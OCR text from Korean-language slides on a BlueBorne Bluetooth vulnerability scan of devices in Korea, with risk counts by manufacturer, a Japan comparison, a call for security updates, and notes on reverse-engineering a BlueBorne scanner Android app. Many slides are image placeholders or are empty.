
Device Scan(BlueBorne) In Korea

Risk Level

[Risk Level]			
LOW	MEDIUM	HIGH	sum
0	55	179	234



Device Scan(BlueBorne) In Korea




	Apple, Inc.	cyber-blue(HK)Ltd	Hon Hai Precision Ind. Co.,Ltd.	HUAWEI TECHNOLOGIES CO.,LTD	Intel Corporate	Cisco Systems, Inc	BlackBerry RTS	Samsung Electronics Co.,Ltd	SAMSUNG ELECTRO-MECHANICS(THAILAND)	Movon Corporation	Liteon Technology Corporation	TCT mobile ltd	Chi Mei Communication Systems, Inc	vivo Mobile Communication Co., Ltd.	Pantech Co.,Ltd	LG Electronics (Mobile Communications)	Microsoft Corporation	GUANGDONG OPPO MOBILE TELECOMMUNICATIONS CORP.,LTD	Xiaomi Communications Co Ltd
HIGH	0	0	0	1	0	0	0	141	1	0	0	0	0	1	0	12	0	0	6
MEDIUM	7	1	3	0	6	1	1	0	0	10	3	1	1	0	2	1	1	3	1
LOW	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0


LOW MEDIUM HIGH

Scan Result Comparison(1)

Japan



Korea



Scan Result Comparison(2)

국내 스마트 기기에 대한
지속적인 **보안 업데이트** 필요


국내에서도 블루투스 등
무선 통신 공격 위험에 대한 **경각심**을 가져야 함


BlueBorne Scanner App Reversing(1)


- Santoku VM
  - adb
  - apktool
  - d2j-dex2jar
  - device emulator
  - jd-gui


*Santoku VM은 안드로이드 개발 환경(ADT, SDK, 이클립스 등)이 포함된 OS로, 주로 모의 해킹에 사용

BlueBorne Scanner App Reversing(2)













BlueBorne Scanner App Reversing(3)











BlueBorne Scanner App Reversing(4)

주요 함수	
getName()	원격(외부) 기기의 블루투스 모듈 이름을 가져오는 함수
getAddress()	로컬 기기에 대한 블루투스 하드웨어 주소(MAC)를 가져오는 함수
getBluetoothClass()	원격(외부) 기기의 블루투스 클래스 이름을 가져오는 함수
getType()	원격(외부) 기기의 블루투스 모듈 타입을 가져오는 함수
getUuids()	원격(외부) 기기의 블루투스 지원 기능(UUID)들을 반환하는 함수
fetchUuidsWithSdp()	원격(외부) 기기에 대한 SDP 지원 UUID를 가져오기 위해 특정 서비스 검색을 수행하는 함수



* UUID

BlueBorne Scanner App Reversing(5)



문제점

